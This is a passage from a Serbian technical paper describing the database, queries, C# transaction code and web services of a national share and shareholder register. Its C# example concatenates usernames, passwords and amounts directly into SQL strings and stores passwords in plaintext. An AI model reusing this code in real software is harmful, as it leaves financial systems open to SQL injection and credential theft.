TPrivremeniRegistar	Podaci definisani u skladu sa Pravilnikom o Privremenom registru
TProveraKonzistentnosti	Podaci neophodni za proveru konzistentnosti baze
TRacuni	Podaci o vlasničkim računima akcionara
TRaskidUgovora	Podaci o subjektima privatizacije čija je privatizacija poništena
TRazlog	Podaci koji definišu razlog odlaganja rešavanja predmeta
TStaraSifraDelatnosti	Podaci o šifriranju delatnosti u skladu sa starom nomenklaturom
TStatus	Status u kome se nalazi obrada predmeta
TTrenutnoStanje	Trenutni pregled strukture vlasništva
TUlazniPodaciKonacno	Konačno pripremljeni podaci za učitavanje u bazu
TUpis	Agregatna tabela koja povezuje akcionare i preduzeća
TVrstaEmisije	Podaci o vrstama emisije akcija
TZost	Podaci o privatizacijama po Zakonu o svojinskoj transformaciji

Među navedenim tabelama, kao tabele od najvećeg značaja na koje bi trebalo posebno obratiti pažnju, a koje predstavljaju samu suštinu baze podataka Registra akcija i akcionara su tabele TAkcionari i TPreduzeca. U tabeli TAkcionari su dati podaci o svim akcionarima koji su stekli akcije bilo u procesu privatizacije, bilo kupovinim na finansijskoj berzi. Akcije su u najvećoj meri stečene u procesu inicijalne privatizacije,

dok je jedan broj akcija promenio vlasnika transakcijama na finansijskoj berzi, nasleđivanjem akcija ili nekim drugim legalnim putem koji je propisan Zakonom. Tabela TPreduzeca predstavlja zbirku podataka o svim preduzeća koja su delimično ili potpuno privatizovana, bilo da se radi o akcionarskim društvima, zatvorenim akcionarskim društvima ili društvima sa ograničenom odgovornošću. U narednom delu teksta dat je prikaz opisanih tabela u okviru interfejsa alata SQL Server :




Slika 3.1 Izgled strukture tabele TAkcionari u okviru interfejsa SQL Server



Slika 3.2 Izgled strukture tabele TPreduzeca u okviru interfejsa SQL Server

Iz razloga projektovanja sistema i povezivanja dve opisane tabele formirana je agregatna tabela TUpis, koja uspostavlja vezu između dve ključne tabele. Tabela TUpis sadrži u sebi polja koja su povezana sa podacima i u jednoj i u drugoj tabeli na odgovarajući način. Način povezivanja polja je diktiran postizanjem željene relacije između dve tabele. Pored toga postoje i dodatna polja specifično definisana isključivo u kontekstu agregatne tabele. Agregatne tabele u bazi podataka nemaju svoj logički opis, već im je namena isključivo tehnološkog tipa, tj. služe za operacije koje su vidljive isključivo unutar same baze podataka.Pomenuta tabela TUpis u SQL okruženju ima sledeći izgled :



Slika 3.3 Izgled strukture tabele TUpis u okviru interfejsa SQL Server

Pored opisanih, postoje i druge tabele koje imaju svoju specifičnu namenu, takođe neophodnu za funkcionisanje informacionog sistema. Kao što je već pomenuto, ostale tabele nisu od suštinskog značaja za centralnu temu ovog rada, te njihov detaljni opis u ovom tekstu neće biti dat.

3.1.2 DEFINICIJA KORIŠĆENIH POLJA

U svim definisanim tabelama celokupne baze podataka definisano je više stotina raznih polja.U narednom delu teksta neće biti dat detaljan opis svakog polja, već će nakon generalnih konstatacija u vezi definisanja polja u tabelama biti date osnovne karakteristike nekih od najbitnijih polja.

Svako polje se definiše tako što se najpre definiše njegov tip, tj. definiše se koja vrsta podataka se u njemu očekuje. Neophodno je definisati i zahtev da li je dopušteno da

polje bude prazno, tj. da mu je vrednost *Null*. Pored toga definiše se opseg u kome se mora nalaziti uneti podatak, koji je u skladu sa namenom samog polja. Opseg se definiše formiranjem posebnih objekata *Constraints*. Pored toga moguće je definisati, ukoliko za tim postoji potreba, akciju koja se preduzima nad veličinom u nekom drugom polju kada se u posmatrano polje unese podatak. Ove akcije se primenjuju ukoliko postoji logička veza dva ili više polja i nazivaju se *Triggers*. Svaka od pomenutih funkcija se definiše u okviru grupe objekata *Stored Procedures*, a zatim se u okviru željenog polja definišu bilo kao *Constraints* bilo kao *Triggers*. U narednom primeru, iz posmatrane baze podataka ilustrovane su tvrdnje iznete u prethodnom delu teksta.

Primer *Stored Procedure*, koja kontroliše izlazne podatke u zavisnosti od ulaznih, a koja je korišćena u posmatranoj bazi ima sledeći izgled :

```
CREATE PROC Izlazna1
@Ulaz char(30),@Izlaz int OUTPUT
AS
SELECT @Izlaz=count(*)
FROM Akcionar p INNER JOIN Akcija Z ON  p.sifakc=z.sifakc
WHERE z.sifakc<>1 AND p.ime=@Ulaz
GO
```

Prikazana procedura se može iskoristiti bilo kao *Constraints* bilo kao *Trigger*, i to nad podacima više polja. *Stored procedure* se obično pišu tako da imaju višestruku namenu.

U narednoj tabeli će biti opisana neka od najznačajnijih polja koja su definisana u tabelama TAkcionari i Tpreduzeca :

Tabela 3.3 Spisak osnovnih polja u tabeli TAkcionari sa kratkim opisom

Naziv polja	Kratak opis
IDAkcionara	Jedinstveni identifikator akcionara
Prezime	Prezime akcionara
Sime	Ime jednog od roditelja akcionara
Ime	Lično ime akcionara
JMBG	Jedinstveni matični broj građana za akcionara
JMBGOK	Identifikator ispravnosti jedinstvenog matičnog broja građana za akcionara
DatumRodjenja	Datum rođenja akcionara
IDMestaRodjenja	Vezno polje koje definiše mesto rođenja akcionara
Pol	Pol akcionara
SRJ	Identifikator državljanstva akcionara
IDMestaStanovanja	Identifikator mesta stanovanja akcionara
RadnaKnjizica	Broj radne knjižice akcionara
Penzija	Broj penzijskog rešenja za akcionara
Zemljoradnik	Broj rešenja o plaćanju doprinosa za zemljoradnike akcionara

UkupanStaz	Ukupan efektivni radni staž akcionara izražen u godinama
UkupnoAkcijaGod	Ukupno ostvareno pravo na akcije bez naknade za akcionara izraženo u godinama
OstaloAkcijaGod	Preostalo pravo na akcije bez naknade za akcionara izraženo u godinama
Indikator	Definiše specifičnu karakteristiku akcionara
IskorPravo2DM	Iskorišćeno pravo na akcije sa popustom, izraženo u DEM
PreostaloPravo2DM	Preostalo pravo na akcije sa popustom, izraženo u DEM
PrometovaoAkcije	Indikator koji definiše da li je akcionar vršio promet akcija

Navedena polja su od suštinske važnosti jer se na osnovu opisanih podataka nedvosmisleno određuje identitet osobe - akcionara, a takođe se određuju i prava potencijalnih akcionara na eventualne buduće akcije bez naknade.

U tabeli TPreduzeca su kao polja dati osnovni adresni podaci samog preduzeća, kako bi se preduzeće - subjekt privatizacije, odnosno emitent akcija, nedvosmisleno definisalo između svih drugih, što je prikazano u sledećoj tabeli :

Tabela 3.4 Spisak osnovnih polja u tabeli TPreduzeca sa kratkim opisom

Naziv polja	Kratak opis
ID Preduzeca	Jedinstveni identifikator preduzeća
Naziv	Naziv preduzeća
Sediste	Mesto u kome se nalazi sedište preduzeća
MaticniBroj	Matični broj preduzeća dodeljen od strane Zavoda za statistiku
PIB	Poreski identifikacioni broj dodeljen od strane Ministarstva finansija
Adresa	Adresa sedišta preduzeća
Telefon	Broj telefona za kontakt
LiceZaKontakt	Lice zaduženo za kontakt u slučaju potrebe rešavanja spornih pitanja
DatumPrivatizacije	Datum privatizacije preduzeća
KursDEM	Kurs DEM na dan privatizacije
KursEUR	Kurs EUR na dan privatizacije


Sva polja su definisana na način kako je to definisano projektom na način propisan pravilima rada u alatu SQL Server. Svakom polju je prilikom projektovanja i implementacije posvećena posebna pažnja kako bi se u najvećoj mogućoj meri izbegao, eventualni, pogrešan unos podataka. Logika svakog unetog podataka se proverava definisanim procedurama.

3.1.3 OPIS RELACIJA IZMEĐU TABELA

U bazi podataka postoji veliki broj tabela, a u okviru tabela mnoštvo polja. Imajući u vidu činjenicu da svi podaci čine jedinstvenu bazu podataka, uspostavljenjem mnogobrojnih relacija među tabelama, odnosno među pripadajućim poljima, postignuta je celovitost baze. Grupisanje podataka u tabele, kao i uspostavljenje

relacija između tabela se u najvećoj meri definiše prilikom projektovanja baze podataka. Osnovna namena korišćenja relacija je postizanje konzistentnosti podataka u posmatranoj bazi podataka.

Na narednoj slici su prikazane najbitnije relacije u bazi podataka, posredstvom alata SQL Server :



Slika 3.4 Pojednostavljeni prikaz relacija između pojedinih tabela u bazi podataka u okviru interfejsa SQL Server

Osnovna relacija na koju bi trebalo obratiti pažnju je relacija između već pomenutih tabela TAkcionari i TPreduzeca. Bilo je neophodno postići relaciju many-to-many, jer je osnovna logika samih tabela da jedan akcionar može biti akcionar u više preduzeća, dok jedno preduzeće može imati više akcionara. Ovaj problem je rešen uvođenjem agregatne tabele TUpis koja služi kao spona između dve pomenute osnovne tabele i obezbeđuje many-to-many relaciju. Opisana relacija je vidljiva na prethodno prikazanom grafičkom prikazu relacija.

3.2 MODULI APLIKATIVNOG DELA

Aplikativni deo se sastoji iz više segmenata, koji su podeljeni u dve osnovne celine : *business logic* module i *interface* module. *Business logic* moduli se javljaju u vidu *dll* fajlova u kojima su sadržane klase sa svojim atributima, kao i odgovarajuće procedure koje definišu način obrade podataka. Osnovna prednost razdvajanja *dll* fajlova od *interfce*-a je jednostavnost zamene *dll* fajlova novim, a samim tim i načina obrade podataka, bez intervencije na ostalim delovima aplikacije. *Interface* moduli služe za organizovano prikazivanje podataka na ekranu, kao i za zadavanje komandi koje

pokreću funkcije obrade. U okviru Registra akcija i akcionara, razvijen je Web *interface*. Za pristup ovim modulima neophodno je posedovati neki od Web browser-a, a preporučljivo je koristiti Internet explorer, pošto je prema pomenutom browser-u aplikacija projektovana.

Elementarnim segmentom aplikativnog dela se mogu smatrati ugrađene procedure koje se nalaze u samoj bazi podataka. Procedure u bazi vrše kontrolu podataka na najnižem nivou. Cela serija SQL upita vrši pretraživanja prema želji i potrebama korisnika, pri čemu je uočeno da obučeni programeri mogu veoma lako, prema zahtevu, formirati upite za pretraživanja baze podataka čime je postignuta fleksibilnost u radu baze. Na osnovu kreiranih upita prema zadatim kriterijuma veoma lako se definišu izveštaji bilo za pregled na ekranu, bilo eksportom u neki drugi oblik koji je korisniku prihvatljiv ili u štampanom obliku.

3.2.1 OPIS KREIRANIH SQL UPITA

Nakon projektovanja i kreiranja baze podataka bilo je neophodno kreirati, u skladu sa zahtevima projekta, seriju SQL upita. SQL upiti imaju višestruku namenu. Osnovna namena je pretraživanje baze podataka po nekom zadatom kriterijumu ili grupisanje podataka u logičke celine. Takođe se mogu definisati i upiti koji vrše neku akciju nad selektovanim podacima *action queries*. Akcije nad podacima mogu biti najrazličitije prirode kao što su na primer : upisivanje podataka u polje, brisanje podatka iz polja, dodavanje sloga, brisanje sloga, formiranje nove tabele, itd.

U bazi podataka registra akcija i akcionara je formirano mnoštvo SQL upita za razne namene. Treba imati na umu činjenicu da upiti, u velikoj većini, nisu fiksni, već su podložni čestim promenama, brisanjima i formiranju novih upita. Samo navođenje svih kreiranih upita, a pogotovo njihov detaljan opis izlazi iz okvira ovog rada. Iz opisanih razloga na ovom mestu će biti prikazan jedan od kreiranih SQL upita. U daljem delu teksta će biti prikazan upit koji selektuje podatke iz dva entiteta, u ovom slučaju dva druga upita, na osnovu definisanog kriterijuma i prikazuje ih u jedinstvenom pogledu :

```
SELECT QDirekcija1.naziv, QDirekcija1.sediste, QDirekcija1.datum,
QDirekcija1.ukupno, QDirekcija1.pio, QDirekcija1.af, prvi, drugi, ind
FROM QDirekcija1 LEFT JOIN QDirekcija2 ON QDirekcija1.[Maticni broj] =
QDirekcija2.MaticniBroj
WHERE (((QDirekcija2.MaticniBroj) Is Null))
UNION SELECT QDirekcija2.NazivPreduzeca AS naziv, QDirekcija2.NazivNaselja
AS sedistE,  QDirekcija1.Datum AS datum, QDirekcija2.UkupanKapital AS
ukupno, QDirekcija2.IznosZaPIO AS pio, QDirekcija2.AkcijskiFond AS af,
prvi, drugi, QDirekcija2.indikator as ind
FROM QDirekcija2 INNER JOIN QDirekcija1 ON QDirekcija2.MaticniBroj =
QDirekcija1.[Maticni broj];
```

Broj upita je gotovo dnevno promenljiv, te postoji veliki broj formiranih upita za jednokratnu upotrebu, koji se čuvaju u posebnoj bazi, radi eventualnog kasnijeg

ponovnog korišćenja. U tu svrhu je formirana posebna baza upita koji se čuvaju na posebnoj, bezbednoj lokaciji.

3.2.2 DEFINICIJA PROGRAMSKOG KODA

Kao što je već navedeno, sam programski kod je, u zavisnosti od perioda, pisan u različitim programskim jezicima za različite platforme. Početni kod je pisan u Borland Pascal-u, zatim Visual Basic for Applications,Visual Basic, Visual C, Visual C++, da bi na kraju bio napisan kod u C# programskom jeziku za .NET platformu, koji radi nad SQL bazom podataka.

Programski jezik C# je razvijen u okviru Visual Studio .NET programskog paketa. Sintaksa i semantika samog jezika se zasnivaju na njegovim prethodnicima, a to su C i C++ programski jezici. Pažljivijim posmatranjem elemenata C# programskog jezika, uočava se znatan broj elemenata preuzet iz programskog jezika Pascal. U daljem delu teksta će biti prikazan deo programskog koda, pisan u C# programskom jeziku. Deo prikazanog koda služi za vršenje transakcija nakon trgovine akcijama na berzi ili van berze :

```
using System;

namespace Transakcija
{
      using System.Data;
      using System.Data.SqlClient;
      public enum Rezultati {OK , NEMA_RACUN , NEMA_NOVAC};//pravi se
nabrojivi tip koji ce vracati povratnu vrednost za prenos novca
      /// <summary>
      /// Summary description for Class1.
      /// </summary>
      ///
      public interface ITransfer
      {
            void NoviAkcionar(string ime , string un , string pwd);
            bool Logovanje(string un , string pwd);//potpis metode koja
vraca true ako Akcionar sa tim un i pwd postoji
            DataRow DajPodatke(string un , string pwd);//metoda koja ce
vracati podatke za konkretnog Akcionara
            void Ulozi(int racun , double suma);
            string DajStanje (int racun);//definicija metode koja sce
davati novo stanje na racunu
            bool Podigni (int racun , double suma);
            Rezultati Prenesi (int prvi , int drugi , double suma);
      }

      public class ProgBroker : ITransfer
      {
            private string kon_tekst;
            private SqlConnection veza;

            public Rezultati Prenesi (int prvi , int drugi , double suma)
            {
```

```
                  Rezultati rez=Rezultati.OK;
                  if (!ImaRacuna(drugi))
                        return Rezultati.NEMA_RACUN;
                  double kontrola=double.Parse(DajStanje(prvi));
                        if (suma>kontrola)
                              return Rezultati.NEMA_NOVAC;
                  SqlCommand komanda=new SqlCommand("Prenos",veza);//poziva
se stored procedura

      komanda.CommandType=CommandType.StoredProcedure;//konkretan poziv
                  SqlParameter p1=new SqlParameter(); //pravi se parametar
za prosledjivanje stored proceduri; prvi
                  p1=komanda.Parameters.Add("@prvi",SqlDbType.Int);
                  p1.Direction=ParameterDirection.Input;
                  p1.Value=prvi;
                  SqlParameter p2=new SqlParameter(); //pravi se parametar
za prosledjivanje stored proceduri; drugi
                  p2=komanda.Parameters.Add("@drugi",SqlDbType.Int);
                  p2.Direction=ParameterDirection.Input;
                  p2.Value=drugi;
                  SqlParameter p3=new SqlParameter(); //pravi se parametar
za prosledjivanje stored proceduri; treci
                  p3=komanda.Parameters.Add("@suma",SqlDbType.Decimal);
                  p3.Direction=ParameterDirection.Input;
                  p3.Value=suma;
                  komanda.ExecuteNonQuery();
                  return rez;
            }

            private bool ImaRacuna(int racun)//pom metoda koja proverava da
li racun postoji i radi za metodu Rezultati prenesi
            {
                  bool rez=false;
                  string upit="select sifrac FROM Racun";
                  SqlCommand kom=new SqlCommand(upit,veza);
                  SqlDataReader rd=kom.ExecuteReader();//otvara se reader
za citanje skupa zapisa  tj sifrac
                  while (rd.Read())
                  {
                        if (rd.GetInt32(0)==racun)
                        {
                              rez=true;
                              break;
                        }
                  }
                  rd.Close();
                  return rez;
            }

            public ProgBroker(string tekst)
            {
                  veza=new SqlConnection(tekst);
                  kon_tekst=tekst;
                  veza.Open();
                  // TODO: Add constructor logic here
                  //
            }

            public void Ulozi (int racun , double suma)
            {
```

```
                  //ovde se radi poziv StoredProcedure za bazu
                  //ako ima parametre stavljamo ih expl nadovezivanjem
stringa
                  //ili impl onda ide dodatna aktivnost
                  //expl poziv
                  string upit="PrebaciNovac ";
                  upit+=racun.ToString();
                  upit+=",";
                  upit+=suma.ToString();
                  SqlCommand komanda=new SqlCommand(upit,veza);
                  komanda.ExecuteNonQuery();
            }

            public bool Podigni (int racun , double suma)
            {
                  //implicitni poziv stored procedure dobra za dinamic
promenu vrednosti parametra
                  //prvo proverava stanje , da li je u minusu
                  bool rez=true;
                  double
kontrola=double.Parse(DajStanje(racun));//promenljiva koja preuzima stanje
na racunu
                  if (suma>kontrola)
                        rez=false;
                  else
                  {
                        //kod impl poziva se definise samo naziv storedproc
i nista vise
                        SqlCommand komanda=new
SqlCommand("PrebaciNovac",veza);

      komanda.CommandType=CommandType.StoredProcedure;//podesava se njen
property za poziv storedprocedure
                        SqlParameter param1=new SqlParameter();//za slanje
parametra storedproceduri

      param1=komanda.Parameters.Add("@sifrac",SqlDbType.Int);//prvi je
pravi naziv kao u storedproceduri u serveru a drugi je koji tip mu na sql
servru odgovara
                        param1.Direction=ParameterDirection.Input;
                        param1.Value=racun;
                        SqlParameter param2=new SqlParameter();

      param2=komanda.Parameters.Add("@suma",SqlDbType.Decimal);//prvi je
pravi naziv kao u storedproceduri u serveru a drugi je koji tip mu na sql
servru odgovara
                        param2.Direction=ParameterDirection.Input;
                        param2.Value=suma;
                        komanda.ExecuteNonQuery();
                  }
                  return rez;
            }

            public string DajStanje (int racun)//vraca novo stanje na
racunu nakon promene istog
            {
                  string upit="SELECT dbo.Stanje(";
                  upit+=racun.ToString();
                  upit+=")";
                  SqlCommand komanda=new SqlCommand(upit,veza);
```

```
                  double
pom=Convert.ToDouble(komanda.ExecuteScalar());//smestamo u nju vrednost
vracenu iz SELECT
                  return pom.ToString();
            }

            public DataRow DajPodatke (string un , string pwd)
            {
                  DataTable rez=new DataTable();//pomocna tabela
                  string upit=@"SELECT s.ime , r.stanje ,r.sifrac
                                          FROM Akcionar s INNER JOIN Racun
r ON r.Akcionar=s.sifs
                                          WHERE s.ussername='";//moze da se
pise u vise redova zahvaljujuci @
                  upit+=un;  upit+="' AND s.password='";
                  upit+=pwd ;  upit+="'";
                  SqlDataAdapter filter=new SqlDataAdapter(upit,veza);
                  filter.Fill(rez);//popunjava privremenu tabelu
                  return rez.Rows[0];//iz nje vraca samo jedan , zeljeni
red
            }

            public void NoviAkcionar(string ime , string un , string pwd)
            {
                  string upit="INSERT INTO Akcionar (ime , ussername ,
password ) VALUES ('";
                  upit+=ime;
                  upit+="','";
                  upit+=un;
                  upit+="','";
                  upit+=pwd;
                  upit+="')";
                  SqlCommand kom=new SqlCommand(upit,veza);
                  kom.ExecuteNonQuery();
            }

            public bool Logovanje (string un , string pwd)
            {
                  bool rez=false;
                  string upit="SELECT ussername , password FROM Akcionar";
                  SqlCommand kom=new SqlCommand(upit , veza);
                  //definise se objekat tipa sql reader koji se  iz
aplikacije poziva i krece se kroz bazu i trazi podatak koji se zada
                  SqlDataReader rd=kom.ExecuteReader();
                  while (rd.Read()) //metoda read cita i vraca true kada
nadje odgovarajuci zapis
                  {
                        if (rd.GetString(0)==un && rd.GetString(1)==pwd)//
0 i 1 su redni brojevi kolona iz select upita
                        {
                              rez=true;
                              break;
                        }
                  }
                  rd.Close();//datareader se na kraju zatvori
                  return rez;
            }
      }
}
```

C# se pojavio kao jezik najnovije generacije koji je razvijen od strane *Microsoft*-a. Pokazao se kao veoma moćan programski jezik kojim je moguće ostvariti gotovo svaku programersku zamisao. Posebno treba imati u vidu njegovu integraciju sa XML servisima, kao i samim SQL Server-om, što u praksi daje izvanredne rezultate.


3.2.3 KORISNIČKI INTERFEJS

Analogno ostalim komponentama sistema i korisnički interfejs je trpeo izmene tokom vremena. Za vreme korišćenja Borland Pascal-a kao razvojnog alata, korisnički interfejs je razvijen u vidu DOS aplikacije, sa padajućim menijima pomoću kojih su se mogli dobiti željeni podaci ili startovati željene akcije nad podacima. U početnim stadijumima razvoja, pre patentiranja miša kao hardverskog interfejsa, interfejs nije projektvan za upotrebu navedenog hardverskog uređaja. Komunikacija sa aplikacijom se vršila isključivo preko tastature. Pojavom miša, pisan je programski kod koji je omogućavao korišćenje novog uređaja za pojednostavljeno korišćenje korisničkog interfejsa.

Prelaskom na Windows i Access platformu, izrađen je korisnički interfejs za Windows okruženje korišćenjem Visual Basic for Applications programskog jezika. Kompletan interfejs je rađen u Windows okruženju, dok je upotreba miša bila nezaobilazna. Aplikacija je imala sve odlike standardnih Windows aplikacija. To znači da se pristup pojedinim elementima aplikacije odvijao putem otvaranja različitih „prozora“ koji su bili pojedinačno projektovani za svaki segment. Prozori su sadržavali sve klasične elemente i komande kao što su : close button, restore button, minimaze button, maximize button, itd.

Aktuelni korisnički interfejs je rađen za Web okruženje, što znači da mu se može pristupiti nekim od Web Browser-a. Poznata je činjenica da postoji više Web Browsera koji se mogu korisiti za pristup internet orijentisanim aplikacijama. Dva najviše korišćena browser-a su Internet Explorer i Netscape Navigator. Kod je prevashodno pisan za Internet Explorer koji je veoma rasprostranjen i za čiju je upotrebu obučena većina korisnika. Ipak, treba napomenuti da se istim segmentima aplikacije može pristupiti i putem Netscape Navigator-a, uz neka manja podešavanja samog Netscape-a.

Za svaku funkciju ili grupu funkcija same aplikacije dizajnirana je posebna Web stranica. Korisnički interfejs se sastoji od mnoštva Web stranica koje su organizovane u logičke celine i omogućavaju prelaz iz jedne stranice u drugu posredstvom komandi na samoj stranici ili korišćenjem sistemskih komandi Internet Explorera. Redosled pojavljivanja stranica i mogućnost prelaska sa jedne stranice na drugu determinisani su logikom rada same aplikacije. Na narednoj slici prikazana je jedna od Web stranica korisničkog interfejsa na kojoj se, pored osnovnog menija, vidi prikaz osnovnih podataka o akcionarima nakon biranja opcije u prethodnom listu sa menijem :



Slika 3.5 Prikaz jedne od Web stranica iz sastava korisničkog interfejsa vidljive pomoću Internet Explorer-a

Web okruženje predstavlja savremeni način implemetacije korisničkog interfejsa. Na taj način se postiže brži način rada aplikacije usled činjenice da se na radnoj stanici nalazi samo Web browser. Pored navedenog, znatno je olakšan publikaciju sistema ili njegovih delova, na Internetu, u slučaju da se to zahteva. Ukoliko se pojedini delovi aplikacije žele publikovati na internetu neophodne su minimalne intervencije, obzirom da je čitav sistem automatizovan.

3.3 KOMUNIKACIONI MODULI

Za potrebe komunikacije Registra akcija i akcionara sa okruženjem, razvijeni su posebni komunikacioni moduli. Pod okruženjem se podrazumevaju pre svega Beogradska berza i ovlašćeni berzanski posrednici. Elektronska komunikacija sa ostalim učesnicima na finansijskom tržištu, kao što su emitenti, banke, Komisija za hartije od vrednosti itd., se odvija posebnim procedurama imajući u vidu činjenicu da sa navedenim entitetima nije potrebno ostvariti direktan kontinuirani protok informacija. Pored već pomenutih hardverskih komunikacionih resursa, neophodno je bilo razviti i softverske module koji će direktno vršiti funkciju komunikacije.

3.3.1 KOMUNIKACIONI SERVISI

Kao odgovor na zahteva za komunikacijom sa ostalim učesnicima finansijskog tržišta razvijeni su specijalizovani komunikacioni servisi. Servisi podrazumevaju osmišljenu grupu logičkih aktivnosti sa jasno definisanim zadatkom. Prevashodna uloga komunikacionih servisa je obezbeđivanje kvalitetnih komunikacija sa zainteresovanim stranama, svakako uz podršku odgovarajućeg hardvera.

Komunikacioni servisi su realizovani primenom .NET tehnologije i to XML Web servisa kao i delimično samih windows servisa. Servisi su, u najvećoj meri, pisani u XML kodu, dok je jedan deo pisan u C# programskom jeziku. U cilju ostvarivanja komunikacionih zahteva razvijene su sledeće funkcije koje izvršavaju XML Web servise :

- Prihvatanje naloga za trgovanje
- Prihvatanje opoziva naloga
- Prihvatanje naloga za preknjižavanje
- Prihvatanje zbirnog naloga trgovanja
- Potvrda preuzimanja obrađenih naloga za trgovanje
- Potvrda preuzimanja obrađenih opoziva naloga
- Potvrda preuzimanja obrađenih naloga za preknjižavanje
- Potvrda preuzimanja zbirnih zaključnica

3.3.2 WEB APLIKACIJE

U okviru komunikacionog podsistema razvijeno je više Web aplikacija koje omogućavaju upravljanje komunikacijom. Razvojem Web aplikacije se korisnicima omogućilo user-friendly korišćenje komunikacionih funkcija.

Razvijene su i instalirane tri osnovne Web aplikacije:
- *Salter,*
- *BSEAgent i*
- *PRAgent*

Aplikacija šaltera (*Salter*), omogućava izvršavanje osnovnih operacija prilikom razmene podataka na nivou operatera sistema. Takođe, obezbeđuje pouzdanu autentifikaciju korisnika na sistem i kontrolu pristupa komunikacionim servisima. Realizovana je u tehnologiji ASP .NET Web aplikacije i .NET XML Web servisa. Aplikacija sadrži tri strane i to :

1. Strana - *Prijem*, (služi za prijem fajlova i prikazivanje rezultata prijema)
Poziva se odgovarajući Web servis za izdavanje podataka i u gridu se prikazuju svi dokumenti koje korisnik može da primi. Korisnik bira odgovarajući fajl. Nakon toga poziva se klijentska kontrola koja vrši transformaciju fajla u XML format.

Dalje se poziva odgovarajući Web servis zbog potvrde prijema i na kraju se prikazuju rezultati prijema. Bitno je napomenuti da ukoliko fajlovi koji sadrže zahtev, opoziv zahteva i zaključnice imaju odgovarajuće nazive tada nije potrebno označavati o kom dokumentu se radi, već se na osnovu imena fajla to može zaključiti i prema tome pozvati odgovarajući Web servis.

2. Strana - *Slanje*, (služi za slanje fajlova)
Korisnik bira tip dokumenta koji želi da pošalje (nalog za prodaju, opoziv ili nalog za preknjižavanje), kao i odgovarajući fajl. Zatim se poziva Web servis koji registruje izabrani fajl u bazi, kreira fajl u file sistemu na unapred definisanoj lokaciji.

3. Strana – (*Zahtev za ponovni prijem*, služi za slanje zahteva za ponovni prijem odgovarajućih dokumenata)
